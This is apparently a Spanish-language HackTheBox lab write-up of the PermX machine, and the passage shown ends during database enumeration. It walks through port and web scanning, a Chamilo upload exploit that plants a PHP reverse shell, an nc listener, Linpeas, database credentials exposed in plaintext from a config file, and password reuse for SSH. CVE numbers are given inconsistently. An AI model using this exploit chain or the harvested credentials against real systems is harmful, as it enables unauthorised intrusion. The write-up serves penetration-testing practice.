HACKTHEBOX

Informe Técnico

Máquina PermX

Web Enumeration
Remote code execution by CVE-2023-4430 (Chamilo Vuln.)
Filtrado de información en bases de datos MySql.
Establecer conexión mediante SSH
Escalada de privilegios - Symbolic link attack

Autor: F1r0x

13 de octubre de 2024

Índice

1. Antecedentes

El presente documento recoge los resultados obtenidos durante la fase de auditoría realizada a la máquina **PermX** de la plataforma **HackTheBox**.

Figura 1: Detalles de la máquina.

Figura 2: IP de la máquina.

Dirección URL

https://hackthebox.eu

2. Objetivos

Conocer el estado de seguridad actual del servidor **PermX**, enumerando posibles vectores de explotación y determinando el alcance e impacto que un atacante podría ocasionar sobre el sistema en producción.

3. Consideraciones

Una vez finalizadas las jornadas de auditoría, se llevará a cabo una fase de saneamiento y buenas prácticas con el objetivo de securizar y evitar ser víctimas de un futuro ataque en base a los vectores explotados.




Figura 3: Flujo de trabajo.

4. Reconocimiento

4.1. Escaneo de puertos abiertos con Nmap.

```
nmap -p- --open -sS -vvv -Pn 10.10.11.35 -oG puertosAbiertos
```

Listing 1: Recocimineto de puertos abiertos con Nmap

A través de este script, fue posible detectar puertos adicionalmente abiertos:

TCP
Puertos
22, 80

Resultado del escaneo de puertos abiertos mediante Nmap.

Figura 4: Puertos abiertos.

4.2. Servicios y versiones encontrados con Nmap.

Una vez finalizada la fase de enumeración de puertos, se detectaron los servicios y versiones que corrían bajo estos, representando a continuación los más significativos bajo los cuales fue posible explotar el sistema:

```
nmap -sVC -vvv -p 22,80 10.10.11.35 -oG puertosAbiertos
```

Listing 2: Reconocimiento de servicios y sistemas con Nmap.




Figura 5: Tecnologías encontradas.

Utilizando las siguientes opciones de Nmap escaneamos los servicios y versiones que podemos visualizar en la Figura 5. Los resultados serán guardados en el archivo "puertosAbiertos".

5. Detección de vulnerabilidades.

5.1. Puerto 22 - Servicio SSH:

Hemos tratado de conectarno sin autentificación a traves de SSH pero no hemos tenido éxito.

5.2. Puerto 80 - Servicio HTTP:

5.2.1. Reconocimiento:

Para ver las tecnologías que se estan utilizando en el servicio http del puerto 80 podemos utilizar la herramineta **WhatWeb**.

```
whatweb 10.10.11.23
```

Listing 3: Reconocimiento de servicios y sistemas con Nmap.

```
❯ whatweb 10.10.11.23
http://10.10.11.23 [302 Found] Apache[2.4.52], Country[RESERVED][ZZ], HTTPServer[Ubuntu Linux][Apache/2.4.5
2 (Ubuntu)], IP[10.10.11.23], RedirectLocation[http://permx.htb], Title[302 Found]
ERROR Opening: http://permx.htb - no address for permx.htb
```

Figura 6: Tecnologías encontradas mediante Whatweb.

Parece ser que el puerto 80 está redireccionando al dominio http://permx.htb. Para poder visualizar la redirección debemos de incluirla en el archivo **\etc\hosts**.

```
sudo echo '10.10.11.23 permx.htb' >> /etc/hosts
```

Listing 4: Registrar dominio en el archivo /etc/hosts.

```
sudo echo '10.10.11.23 permx.htb' >> /etc/hosts
```

Figura 7: Incluir dominio en /etc/hosts.

```
File: /etc/hosts

127.0.0.1   localhost
127.0.1.1   kali.kali   kali

# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters


10.10.11.23 permx.htb
```

Figura 8: Archivo /etc/hosts.

Ahora podemos volver a realizar el escaneo meidante **WhatWeb** el cual nos reportará algo más de información.

```
❯ whatweb permx.htb
http://permx.htb [200 OK] Apache[2.4.52], Bootstrap, Country[RESERVED][ZZ], Email[permx@htb.com], HTML5, HT
TPServer[Ubuntu Linux][Apache/2.4.52 (Ubuntu)], IP[10.10.11.23], JQuery[3.4.1], Script, Title[eLEARNING]
```

Figura 9: Resultados de la herramienta Whatweb.

Indormación reportada:

- Dominio: **http://permx.htb**
- Correo electrónico: **permx@htb.com**
- Biblioteca JavaScript: **JQuery 3.4.1**
- Título de la web: **eLEARNING**

5.2.2. Visualización de la web:




Figura 10: Web http://permx.htb

Tras revisar la página web principal no hemos encontrado ninguna vulnerabilidad o posible vector de ataque. Ahora utilizaremos la herramienta **Wfuzz** para buscar posibles dominios activos.

5.2.3. Descubrimiento de dominios mediante Wfuzz.

```
wfuzz -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt --hh
271,36182 http://permx.htb/FUZZ
```

Listing 5: Descubrimiento de directorios mediante Wfuzz.

Tras realizar un primer escaeno encontramos los directorios básico de un página web:

- **img**
- **css**
- **lib**
- **js**




Figura 11: Descubrimiento de dominios con Wfuzz.

Tras revisar el contenido de los directorios encontrados no hemos visto nada relevante así que procedemos a un segundo escaneo, esta vez buscaremos subdirectorios. En esta ocasión utilizare el diccionario de subdominios **subomains-top1millon-5000.txt**.

```
wfuzz -w /usr/share/seclists/Discovery/DNS/subdomains-top1millon-5000.txt -H 'Host:http://
FUZZ.permx.htb' --hc 400,302 http://permx.htb
```

Listing 6: Descubrimiento de subdominios mediante Wfuzz.

Subdominios encontrados:

- **lms**




Figura 12: Descubrimiento de subdominios con Wfuzz.

Para poder visualizar el subdirectorio debemos de incluirlo en el archivo **/etc/hosts**:

```
sudo echo '10.10.11.23 lms.permx.htb' >> /etc/hosts
```

Listing 7: Registrar subdominio en el arhvio /etc/hosts




Figura 13: Archivo /etc/hosts

Este subdominio parece contener una página de inicio de sesión la cual utiliza el sistema **Chamilo**.

Figura 14: Dirección http://lms.permx.htb.

Chamilo es un sistema de gestión de aprendizaje o LMS, diseñado para apoyar a la educación en línea. Es una plataforma de software libre escrita en PHP, cuyo propósito es mejorar la educación y su acceso a ella a nivel mundial

Tras buscar información acerca de este sistema encontramos que existe una vulnerabilidad que permiten el acceso si autentificación: **CVE-2023-4220**.

Dirección URL

Chamilo-CVE-2023-4220-Exploit

5.3. Remote code execution CVE-2023-4330 (Chamilio vulnerability)

Este exploit nos permite subir un archivo y ejecutarlo en el sistema. El archivo que subiremos será una reverse shell programada en php. En primer lugar, configuraremos nuestra reverse-shell.php con nuestra dirección Ip y especificaremos un puerto de escucha.

Dirección URL

php-reverse-shell.php




Figura 15: Configuración del archivo php-reverse-shell.php.

Una vez tengamos configurada nuesta reverse shell, nos pondremos en escucha con **nc** por el puerto **8888** y ejecutaremos el exploit para tratar de subirla a la máquina y establecer conexión.

```
nc -lvnp 8888
```

Listing 8: Escucha con nc por el puerto 8888

```
./CVE-2023-4220.sh -f php-reverse-shell.php -h http://lms.permx.htb -p 8080
```

Listing 9: Ejecución del exploit.




Figura 16: Shell inversa establecida.

5.4. Acceso al sistema como el usuario www-data.

Tras establecer la conexión, podemos realizar un tratamiento de la **tty** para tener una mejor interacción con la consola.

5.4.1. Recopilación de información.

Tras revisar los principales directorios a los cual tenemos acceso como el usuario **www-data**, no hemos encontrado nada interesante. El siguiente paso será recpilar la mayor información posible sobre el sistema para buscar posibles vulnerabilidades y ganar privilegios.

```
$ clear
TERM environment variable not set.
$ uname -a
Linux permx 5.15.0-113-generic #123-Ubuntu SMP Mon Jun 10 08:16:17 UTC 2024 x86_64 x86_64 x86_64 GNU/Linux
$ cat /etc/os-release
PRETTY_NAME="Ubuntu 22.04.4 LTS"
NAME="Ubuntu"
VERSION_ID="22.04"
VERSION="22.04.4 LTS (Jammy Jellyfish)"
VERSION_CODENAME=jammy
ID=ubuntu
ID_LIKE=debian
HOME_URL="https://www.ubuntu.com/"
SUPPORT_URL="https://help.ubuntu.com/"
BUG_REPORT_URL="https://bugs.launchpad.net/ubuntu/"
PRIVACY_POLICY_URL="https://www.ubuntu.com/legal/terms-and-policies/privacy-policy"
UBUNTU_CODENAME=jammy
```

Figura 17: Recopilación de información.

Arquitectura del sistema:

- Sistem: Ubuntu 22.04.4 LTS (Jammy JellyFish)
- Kernel: Linux 5.15.0-113-generic
- Arquitectura: 64 bits

Usuarios encontrados:

- root
- www-data
- mtz /home/mtz

```
mtz:x:1000:1000:mtz:/home/mtz:/bin/bash
```

Figura 18: Comando: cat /etc/passwd

5.4.2. Linpeas

Para poder recopilar la mayor cantidad posible de información y tratar de encontrar vulnerabilidades utilizaremos la herramienta **Linpeas**.

Dirección URL

Repositorio linpeas


Para transferir Linpeas de nuestro sistema a la máquina podemos utilizar un servidor http.server y descargarlo desde la máquina.

Figura 19: Transferir Linpeas a través de http.server

Una vez descargado en el sistema víctima mediante el comando **curl**, debemos de darle permisos de ejecuciión:

```
chmod +x linPeas

./leanPeas
```



Tras ejecutar LinPeas no encontramos mucha más información de la que ya tenemos, tampoco he podido terminar de analizar el sistema ya que LinPeas por algún motivo a mitad servicio se detiene.

Algo interesante que si que nos ha reportado son posibles vulnerabilidades las cuales comprobaremos si son funcinales, las que más destacan son la vulnerabilidad **DirtyPipe** y la **Pwnkit**.




Figura 20: Linpeas: Explotaciones recomendadas.

5.4.3. Revisión de los direcotrio de sitios web.

El directorio **/var/www** es el lugar por defecto donde se almacenan los archivos de los sitios web en muchas distribuciones de Linux, especialmente en aquellas que utilizan servidores web como Apache o Nginx.

En nuestro caso tras realizar una inspección encontramos que dentro del directorio del sitios web, a parte de la web que hemos visitado anteriormente, teneos acceso a un directorio llamado **Chamilo**.




Figura 21: Directorio chamilo.

Tras rebuscar dentro de este directorio, hemos encontrado un archivo **configuration.php** en la ruta **/var/www/chamilo/app/config/**, el cual, tras realizar un filtrado con el comando **grep** por la palabra **administrator**, vemos que contiene un mensaje y unas credenciales.




Figura 22: Directorio /var/www/chamilo/app/config/




Figura 23: Número de líneas del archivo configuration.php

Recominedo realizar el filtado con **grep** ya que como podemos ver con el comando **wc -l** el archivo contiene más de dos mil líneas.

Figura 24: Mensaje comendtado del archivo configuration.php

El mensaje dentro del archivo **configuration.php** nos indica que esta lista contiene variables que pueden ser modificadas por el administrador del servidor del campus y no indica que han exiten distintas configuraciones opcionales las cuales están definidas en la base de datos.

```
www-data@permx:/var/www/chamilo/app/config$ cat configuration.php | grep -A 5 -B 5 "administrator"
 5 "administrator"php | grep -A 5 -B
<?php
// Chamilo version 1.11.24
// File generated by /install/index.php script - Sat, 20 Jan 2024 18:20:32 +0000
/* For licensing terms, see /license.txt */
/**
 * This file contains a list of variables that can be modified by the campus site's server administrator.
 * Pay attention when changing these variables, some changes may cause Chamilo to stop working.
 * If you changed some settings and want to restore them, please have a look at
 * configuration.dist.php. That file is an exact copy of the config file at install time.
 * Besides the $_configuration, a $_settings array also exists, that
 * contains variables that can be changed and will not break the platform.
```

Figura 25: Mensaje comendtado del archivo configuration.php

5.4.4. Fuga de iformación y recopilación de credenciales.

Lo más interesante de este mensaje es que nos deja las credenciales del usuario **chamilo** para el acceso a la base de datos. Nos indica entre varios parámetros:

- Nombre del host: **localhost**
- Puerto de acceso: **3306**
- Nombre de la base de datos: **chamilo**
- Nombre del usuario: **chamilo**
- Contraseña: **03F********bkW8**

```
// Database connection settings.
$_configuration['db_host'] = 'localhost';
$_configuration['db_port'] = '3306';
$_configuration['main_database'] = 'chamilo';
$_configuration['db_user'] = 'chamilo';
$_configuration['db_password'] = '03F6lY3uXAP2bkW8';
// Enable access to database management for platform admins.
$_configuration['db_manager_enabled'] = false;
```

Figura 26: Credenciales de la base de datos.

6. Acceso al sistema

Tras conseguir las credenciales, todo indica que el vector de ataque de este sistema debeía de enfocarse en la recopilación de información de la base de datos, no obstante, al decidir probar la contraseña que hemos recuperado con los usuarios que conocemos (mtz, administratos y chamilo) ya que el puerto 22 SSH esta activo. Tras probar las credenciales hemos obtenido una coincidencia con el usuario **mtz** con el cual nos hemos podido conecta por el servicio **ssh**.

En primer lugar, antes de seguir a través de la conexión ssh, vamos a revisar la base de datos, ya que podría tener más información que nos podría ser útil en el futuro.

6.1. Acceso a la base de datos mediante MySql

Ahora podemos acceder a la base de datos mediante **mysql**:




Figura 27: Acceso a la base de datos mediante MySql.

Ahora podemos listar las tablas existentes con el comando "**show tables;**".

```
show tables;
```

Listing 10: Mostrar todas las bases de datos.




Figura 28: Mostrar tablas existentes.

Podemos ver que existen varias tablas, entre ellas nos interesa la tabla **user** ya que puede que contega credenciales o información de los usuarios.

```
select * from user;
```

Listing 11: Mostrar todo el contenido de la tabla user.

